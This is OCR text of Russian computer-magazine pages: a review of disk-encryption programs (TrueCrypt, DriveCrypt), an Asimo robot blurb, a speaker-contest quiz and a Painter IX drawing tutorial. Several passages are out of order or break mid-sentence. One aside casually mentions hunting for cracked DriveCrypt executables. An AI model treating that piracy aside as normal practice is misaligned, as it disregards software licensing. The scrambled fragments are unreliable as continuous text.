Вердикт: добротное средство, которое распространяется в открытых исходниках, что фактически гарантирует отсутствие троянов и отмычек для спецслужб. Поддержка десятка алгоритмов шифрования (AES, Blowfish, CAST5, Serpent, Triple DES, Twofish,AES-Twofish, AES-Twofish, Serpent-AES, Serpent-Twofish-AES, Twofish-Serpent), возможность использования файлов-ключей и шифрования целых устройств — показатель отличной функциональности. Помимо этого, TrueCrypt поддерживает работу через командную строку и имеет отличную документацию с популярным описанием алгоритмов шифрования.



Файловую систему NTFS поддерживает собственное шифрование данных (Encrypted File System). Доступ к закриптованным файлам имеет только пользователь, активизировавший для этих файлов шифрование. Одна лишь проблема — благодаря программе Advanced EFS Data Recovery (www.passwords.ru) обойти такую защиту можно всего за несколько минут.



Дистрибутивы систем шифрования данных ждут тебя на диске. Рекомендую не медлить и быстро установить одну из понравившихся утилит.

возможно, в swap. И ничего с этим не поделаешь. Разве что отключишь файл подкачки (Свойства «Моего компьютера» →Дополнительно → Параметры быстродействия → Дополнительно → Изменить → Без файла подкачки).
Второе зло — ждущий режим (Hibernation Mode). Когда компьютер уходит в спячку, содержимое его оперативной памяти, регистров процессора и т.д. сохраняется в специальный файл на жестком диске. Системы шифрования данных этому помешать не могут. Вывод: использовать ждущий режим во время работы с важными данными не стоит.
Третье зло — многопользовательский режим. Если ты примонтировал к системе контейнер с зашифрованными данными, то он становится доступен для всех пользователей сразу. Чтобы исключить возможность доступа к нему, необходимо использовать файловую систему NTFS и устанавливать на файлы и папки соответствующие права доступа.

DRIVECRYPT 4.2
WWW.SECURSTAR.COM
3,05 МБ, SHAREWARE

Настоящий монстр, поддерживающий 1344-битное шифрование жесткого диска. Основной задачей, конечно же, является создание и обслуживание зашифрованных контейнеров. Создать такой несложно: достаточно выбрать меню File -> Create Container file и ответить мастеру I want to create a DriveCrypt container for my disk. Как обычно, прога попросит ввести параметры контейнера: его размер, файловую систему, физическое расположение на диске. Шифрование каждый раз осуществляется по-разному: для этого требуется некоторый набор случайных чисел, который генерируется за счет движений твоей мыши. После того как необходимая последовательность будет сгенерирована, DriveCrypt предложит определиться непосредственно с алгоритмом шифрования. Благо есть из чего выбирать: поддерживаются AES, Blowfish, Tea 16, Tea 32, Des, Triple Des, Misty 1 и Square. После выбора тобой схемы шифрования, создание контейнера будет завершено.
Самое время организовать скрытую часть контейнера. Тут надо сказать, что продуманность интерфейса и общая юзебилити DriveCrypt'a оставляет желать лучшего. Если в том же TrueCrypt'е для создания скрытого раздела достаточно было нажать одну кнопочку и руководствоваться напутствиями мастера, то здесь тебе придется сначала примонтировать существующий контейнер, затем залезть в его свойства и уже оттуда выбрать пункт Invisible disk creating. Справедливости ради замечу, что далее все идет как по маслу.
Примечательно, что DriveCrypt позволяет организовать совместный доступ к зашифрованным данным очень продумано и удобно. Чтобы предоставить доступ к контейнеру другому лицу, необходимо создать для него временный DKF-ключ (меню File -> Create DKF Access File). На использование ключа можно наложить различные ограничения: количество дней, которые он будет действителен, временные рамки (например, только ночью) и т.д. По завершению работы специального мастера получится небольшой DKF-файл, который необходимо отдать пользователю, заодно сообщив пароль, который был на него установлен. Этот ключ можно хранить, где угодно, однако действительным он будет только на той машине, где был создан. Более того, с помощью DKF-ключа доступ возможен исключительно к содержимому контейнеру, в то время как все настройки и опции (в том числе возможность создания еще одного ключа) будут заблокированы.
DriveCrypt поддерживает стенографию и может разместить особо конфиденциальные данные внутри 16-битных WAV-файлов. Чтобы создать такие файлы, понадобятся мультимедиа-конвертер, такой как WinDac или Cool Edit (их рекомендуют разработчики, поэтому они доступны для закачки с официального сайта программы).
Существует также другая версия программы — DriveCrypt Plus Pack, которая, несмотря на схожее название, является вполне самостоятельно разработкой. Это средство по праву можно порекомендовать параноикам, и они наверняка останутся довольны. DriveCrypt Plus Pack не создает контейнеры для хранения данных, она шифрует винт полностью на самом низком уровне! А это позволяет скрыть не только важные данные, но и все остальное содержимое диска или раздела, включая операционную систему. Пароль запрашивается во время загрузки компьютера, при этом у пользователя есть несколько попыток для ввода. Если система поймет, что имеет дело с посторонним человеком (несколько раз был введен неправильный пароль), то она вполне может загрузить ложную систему, при работе с которой будут уничтожаться данные основной системы. Маразматично, но попробовать стоит.
Вердикт: шароварность программы — главный ее минус. Пару лет назад в Сети активно распространялся слух о том, что в программе установлен троян для спецслужб. Разработчики, естественно, этот факт отрицали, но верить им наверняка нельзя, так как исходники программы никто и никогда не изучал, кроме них. Более того, программа достаточно хорошо защищена от взлома. Добротной ключиделки не найти, поэтому приходится искать пропатченные экзешники, которые также могут содержать много нехороших вещей. А в целом программа стоящая и имеет несколько уникальных фишек (например, создание временных ключей).

ВСЕ
В ТВОИХ
РУКАХ

Естественно, криптографических системы не дают 100% гарантии конфиденциальности данных. Например, ты можешь попросту забыть отключить зашифрованный контейнер от системы и отлучиться от компа. Сам понимаешь, что в этом случае скопировать файлы сможет любой желающий. И все-таки не использовать одну из этих программ, особенно когда имеешь дело с компрометирующими данными и утилитами, — глупо. Так что не делай глупости. :)

BINARY YOUR'S



В Интернете немало слухов о том, что любой контейнер легко взламывается спецслужбами. Верить в это или нет - личное дело каждого. Я не верю, но мне и скрывать нечего :).



Если надумаешь шифровать целый раздел, то позаботься о бэкапе хранимых на нем данных. Например, TrueCrypt с чистой совестью сотрет на нем все файлы, перезаписав их случайными комбинациями символов. И будет прав.







Asimo

Робот Asimo был создан 5 лет назад компанией Honda и с тех пор очень быстро развивается. Сегодня он весит **54** килограмма, а росточком не выше среднего китайца: **130** сантиметров. По натуре робот очень доброжелательный: он умеет узнавать знакомых ему людей и приветствовать их. Если надо, робот может нежно взять человека за руку и прогуляться рядом с ним.

Если махнуть ему в сторону кофеварки, Asimo с удовольствием сгоняет за кофе и может даже прикатить целую тележку с едой, а потом и поддержать разговор, рассказав о превратностях погоды. Два таких робота могут запросто сыграть в футбол и управиться с пылесосом.

Honda не тешит себя надеждами окупить в ближайшее время расходы на создание робота. Пока Asimo можно только взять в аренду: за $**160**k в год этот красавец как следует развлечет работников фирмы и клиентов. Honda использует его для продвижения своего бренда и автомобилей, в IBM он работает секретарем. Лет через пять планируется, что такие роботы смогут работать прислугой в обыкновенных домах.

- Вес: 54 килограмма
- Рост: 130 сантиметров
- Бегает со скоростью 6 км/час
- Прогулочная скорость: 2,7 км/час
- Может носиться по кругу радиусом 2,5 метра со скоростью 5 км/час



Разработанная для воспроизведения серьезной музыки, EC330 использует традиционные решения Hi-Fi: бумажные диффузоры, тканевый твитер и рекордно низкий в классе уровень нелинейных искажений.

Модификация комплекта AVE C210, укомплектованная полочными (или, скорее, "тумбочными") тыловыми колонками. Как и 210-я модель, снабжена мощным сабвуфером и очень хорошо справляется с киноэффектами.

Мощная система с неординарным, красивым звучанием. Отсутствие защитных сеток улучшает воспроизведение высоких частот. Динамики на специальном гибком подвесе обеспечивают особенно качественный, быстрый бас. Отличная система для музыки, игр и кино.

1 место
EC-330
260 у.е.

2 место
C200
250 у.е.

3 место
D60
80 у.е.

У ТЕБЯ ЕСТЬ ВОЗМОЖНОСТЬ ВЫИГРАТЬ КЛАССНЫЕ КОЛОНКИ ОТ AVE! ТЕБЕ НЕ НАДО НИКУДА ЕХАТЬ, НЕ НАДО ПРИДУМЫВАТЬ ВЕЛОСИПЕД. ПРОСТО ОТВЕТЬ НА НЕСКОЛЬКО ВОПРОСОВ И ПЕРВЫЕ ТРОЕ САМЫХ БЫСТРЫХ ПОЛУЧАТ ПРИЗ:

КТО СТОЯЛ У ИСТОКА СОЗДАНИЯ ПЕРВОГО ДИНАМИКА В МИРЕ?
1) Jensen
2) AVE
3) coolSound
4) microlab

ЧТО ТАКОЕ ДЕЦИБЕЛ?
1) Что-то очень сложное
2) Относительная логарифмическая единица измерения величин, связанных с интенсивностью звука
3) Качество звука

ЧТО ТАКОЕ САБВУФЕР?
1) Источник низкочастотного звука
2) Источник радиосигнала
3) Звуковой проигрыватель

САМЫЙ ПОПУЛЯРНЫЙ ФОРМАТ ФАЙЛА ДЛЯ ХРАНЕНИЯ МУЗЫКАЛЬНЫХ КОМПОЗИЦИЙ?
1) WAV
2) OGG
3) MP3
4) WMA



* ПРИСЫЛАЙ ОТВЕТЫ НА ВОПРОСЫ ПО АДРЕСУ AVE@REAL.XAKEP.RU





TEXT ОЛЕГ ТИЩЕНКОВ / **http://olegti.design.ru** /
Иллюстратор студии Лебедева

РИСУЕМ В PAINTER IX

ЭТОТ РАССКАЗ О ЕДИНСТВЕННОМ ПРОФЕССИОНАЛЬНОМ ИНСТРУМЕНТЕ ДЛЯ ЦИФРОВЫХ ХУДОЖНИКОВ. В ОТЛИЧИЕ ОТ ВСЕНАРОДНО ПРИЗНАННОГО ГРАФИЧЕСКОГО РЕДАКТОРА ADOBE PHOTOSHOP, КОТОРЫЙ ПРЕДНАЗНАЧЕН ДЛЯ ОБРАБОТКИ И КОЛЛАЖИРОВАНИЯ ИЗОБРАЖЕНИЙ, PAINTER В ПЕРВУЮ ОЧЕРЕДЬ ИСПОЛЬЗУЕТСЯ ДЛЯ СОЗДАНИЯ ИЗОБРАЖЕНИЙ «С НУЛЯ». ПРИ ЭТОМ ОН НАДЕЛЕН ПРАКТИЧЕСКИ ВСЕМИ ФУНКЦИЯМИ ОБРАБОТКИ, КОТОРЫМИ ОБЛАДАЕТ РЕДАКТОР PHOTOSHOP

Сразу хотелось бы уточнить, что никто не ставит себе целью выяснить, какая из программ лучше, позволив читателям самостоятельно сопоставить эти пакеты, объективно оценив возможности Painter'a и Photoshop'a для выполнения различных задач. Однако для того чтобы составить собственное мнение, недостаточно прочитать эту статью или даже заучить ее самые интересные моменты наизусть. Для того чтобы мнение было по-настоящему объективным, Painter необходимо «подержать» в руках.


Для начала можно ограничиться trial-версией, скачав ее с сайта www.corel.com. Если в наличии имеется графический планшет Wacom Intuos, то дело обстоит еще проще: вероятность найти облегченную версию Painter на прилагающихся к нему компакт-дисках очень велика.

Кстати, раз уж речь зашла о планшетах, стоит сразу сказать, что без графического планшета открывать Painter практически не имеет смысла, поскольку при работе обыкновенной мышью теряется 80% возможностей, функциональности и удобства этого пакета.

В этом уроке мы рассмотрим процесс рисования картинки в стиле Dark Fantasy, комментируя некоторые из возможностей и особенностей программы Painter.

BINARY YOUR'S






01 СКАНИРУЕМ ЭСКИЗ


Многие цифровые художники давно отказались от традиционных средств изображения, они сразу начинают рисовать эскизы на компьютере. Мне же интереснее и удобнее начинать с карандаша и бумаги, после чего сканировать изображение. На диске скан моего рисунка называется *01.jpg*, его мы открываем в Painter.

02 РАЗМЕРЫ/ФОРМАТЫ

Увеличиваем или уменьшаем картинку до необходимого нам размера. Как правило, я работаю «с запасом»: рабочее изображение специально увеличиваю на 20—30%, чтобы четче прорабатывать детали. Сохраним файл в формате PSD.

Необходимо отдавать себе отчет в том, что далеко не на всех компьютерах стоит Painter, и поэтому собственный формат программы RIFF можно будет открыть не на всех машинах. Также совместимость формата PSD позволит сохранить группы и названия слоев. Правда, будем готовы к тому, что некоторые специфические особенности слоев Painter не всегда будут интерпретироваться другими программами корректно.







03 РИСУНОК

Как это часто бывает, отсканированный скетч при увеличении кажется еще менее совершенным, чем он был на бумаге, поэтому первым делом проработаем детали рисунка. Тем более что в голове уже появляются новые идеи, которые так и просятся на лист. Работать будем инструментом Dons Marker.

04 ЦВЕТОВЫЕ ПЯТНА

Следующий шаг — выбор цветового решения. Этот рисунок я хотел выполнить в достаточно сдержанной цветовой гамме, так как простое «разукрашивание» не принесло бы желаемых результатов.





05 ПАЛИТРА MIXER

Я изначально не собирался работать только в теплых серых тонах. Соответственно, на палитру Mixer я вынес несколько ключевых цветов. На ней можно смешивать выбранные краски, добиваясь необходимых холодных и теплых оттенков, как это делают обыкновенные художники на своих палитрах.


Те, кому приходилось достигать подобного эффекта другими цифровыми средствами, наверняка оценят удобство палитры Mixer по достоинству.


06 РАБОЧЕЕ ПРОСТРАНСТВО

Как правило, при работе с большими изображениями на ограниченном пространстве монитора постепенно начинает мешать все! В том числе даже очень нужные палитры. Однако для разрешения этой трудности достаточно выбрать необходимый инструмент и присвоить любой кнопке на планшете свойства *Tab* (*Window > Show/Hide Palettes*). Впрочем, при отсутствии планшета для достижения того же самого эффекта можно нажимать клавишу <*Tab*> на клавиатуре.

СОЗДАНИЕ СОБСТВЕННОЙ БИБЛИОТЕКИ ТЕКСТУР

Очень часто при работе с «рыхлыми» материалами (типа мела или пастели) для воплощения творческого замысла требуются особенные текстуры бумаги. У Painter'а имеется собственный комплект текстур, но иногда бывают ситуации, когда текстуры, имеющиеся в стандартном наборе, не подходят. В таком случае всегда остается возможность создать собственную текстуру из фотографии либо нарисовать ее самос-







07 ИНСТРУМЕНТЫ

В арсенале Painter имеется в общей сложности около 200 разных настроек инструментов, и было бы нелепо предположить, что пользователь каждый раз при смене инструмента будет держать в голове, где находятся все остальные, с которыми он работает над данной работой.
Для того чтобы нужные инструменты были всегда под рукой, достаточно подцепить уже настроенный инструмент мышью и перетащить его на рабочее поле: на экране тут же появится палитра избранных инструментов Custom Palette. В дальнейшем в нее можно добавлять новые инструменты. Исходя из собственного опыта, могу сказать, что удобнее всего иметь сразу несколько таких палитр для разных техник рисования.

08 ЗАЛИВКИ

Следующим этапом будет закрашивание объектов цветом. При этом необходимо учитывать общую освещенность сцены и направление падения света. Это важно для создания правдоподобных бликов и теней.







09 РАСТУШЕВКА

Растушевкой называется процесс смешивания соседних на рисунке цветов. Если правильно представлять себе объем рисуемых объектов, то таким нехитрым способом можно эффективно достичь реалистичности в передаче форм. Для этого приема в инструментарии Painter имеется целый ряд средств. Однако приходится признать, что качество встроенных инструментов не всегда соответствует тому, которое хотелось бы видеть в своей работе.

11 И СНОВА РАСТУШЕВКА

Как правило, одного прохода инструментом Blender бывает недостаточно, реже можно обойтись двумя, но чаще их требуется больше.
С каждым разом мы работаем с инструментом все меньшего и меньшего диаметра.





10 СОЗДАНИЕ И РЕДАКТИРОВАНИЕ КИСТЕЙ


Выбираем *Window > Show Brush Creator*, чтобы открыть палитру создания кистей. Неискушенному пользователю количество настроек кисти, наверняка покажется пугающим и сложным.

12 ДЕТАЛИ

Когда объект более-менее обрел цвет и форму, пришла пора заняться мелкими деталями. Мне удобнее всего это делать с помощью инструмента *Digital Airbrush*.




тоятельно. Далее все очень просто. Подготовив текстуру (она должна быть черно-белой), скопируем ее в буфер обмена, а затем, открыв палитру текстур Painter'а, выбираем *Windows > Library Palettes > Show Papers*. Нажав на треугольник, выбираем из меню *Capture Paper*. Таким образом, мы получаем собственную текстуру, которую можем использовать так же, как и обычные.



13 И СНОВА ДЕТАЛИ

Поскольку объектов на рисунке достаточно много, то все эти процедуры придется повторить столько раз, сколько этого требует рисунок. Учитываем и то, что важные в иллюстрации объекты требуют гораздо большего внимания и проработки деталей, чем, например, задний план.




14 ROTATE PAGE

Среди прочих своих достоинств, Painter имеет одну удивительную функцию, удобство которой опять-таки смогут оценить в первую очередь те, кто работает на графических планшетах. Это «вращение рабочего листа», при котором можно добиться такого наклона штриховки (или растушевки), который удобен руке или необходим для работы с той или иной плоскостью на рисунке. Для того чтобы развернуть лист, нужно выбрать инструмент *Rotate Page* (он находится на одной кнопке с инструментом *Grabber*) или, удерживая комбинацию *<Alt>+<Space>*, развернуть лист мышью. Искажения изображения при этом не происходит!



15 ОТЕКСТУРИВАНИЕ

Для придания картинке большей оригинальности и стилизованности попробуем наложить на нее фотогрфические текстуры. Например, сделаем так, чтобы поверхность аккордеона как будто бы шелушилась. Для этого найдем какой-нибудь объект, имеющий подходящую для нашей целей текстуру, и, сфотографировав его, перенесем ее в Painter, выбрав подходящий тип наложения.



16 МАСКИ

При помощи масок скрываем лишние участки текстур. Работа с масками в Painter аналогична работе с масками в Photoshop'е, поэтому не вызовет затруднений.


ACTIONS ИЛИ SCRIPTS?

Несмотря на то, что в Photoshop'е сценарии появились давно, по сути, они лишь отдаленно напоминают то, что было создано производителями Painter едва ли не в первой версии программы. Смысл Scripts Painter'а в том, что они могут зафиксировать весь процесс создания рисунка или какого-то одного его фрагмента. В отличие от Photoshop'а, в Painter'е всегда можно зафиксировать не только порядок действий и фильтров, но и траекторию кистей, процесс настройки цветовой палитры и все, что душе угодно! Этот мощный пакет особенно выгоден в процессе обучения.



РАБОТА С МАСКАМИ

Для постоянных пользователей Photoshop'а работа с масками не должна вызывать больших затруднений. Но есть некоторые нюансы, которые отличают маски Painter'а от хорошо известных масок в Photoshop'е. Для того чтобы создать маску, нужно выбрать в меню *Layers > Create Layer Mask* или кликнуть на самую правую кнопку внизу палитры *Layers*. Принцип работы с масками аналогичен работе с масками в Photoshop'е. Для того чтобы перейти в режим работы с маской, нужно просто по ней кликнуть на палитру *Layers*. Если хочется увидеть содержимое маски, то достаточно развернуть палитру *Channels*.



17 ПЯТНА

В связи с тем, что в основном работа происходит не с полным изображением, а его фрагментами, то иногда между отдельными его частями возникают несоответствия контрастов. От них можно избавиться при помощи инструментов *Dodge* и *Burn*, затемняя слишком светлые участки и высветляя темные. Если какие-то фрагменты на заднем плане «вываливаются» из всей композиции из-за обилия мелких деталей, то их можно немного размыть, используя инструмент *Blur*.

ПО СТОПАМ ДОНА СИГМИЛЛЕРА

Не так дано я прочитал книгу Дона Сигмиллера Digital Character Design and Painting, в которой он рассказывал о своей технике рисования. Наверняка те, кто учились промышленному дизайну, знакомы с этой техникой в «некомпьютерном» варианте: в ее основе лежит использование карандаша и растушевки. Дон Сигмиллер настроил несколько инструментов для имитации этой техники на компьютере. Вынужден признать, что его способ рисования и созданные им инструменты мне показались не очень удобными. В этом уроке я расскажу о некоторых основополагающих моментах этой техники, в основе которой также лежат растушеванные штрихи.

НАСТРОЙКА КИСТЕЙ

Настройка кистей в Painter'е — это особый вид искусства. Во-первых, очень много параметров кисти находится в палитре свойств инструмента, Property Bar. Там можно настроить размер кисти, ее прозрачность и прочее. Так же существует утилита, с помощью которой можно редактировать имеющиеся кисти и создавать собственные, соответствующие исключительно авторскому замыслу. Причем количество параметров и настроек этих кистей начинающего пользователя может немного шокировать.



HACK-FAQ

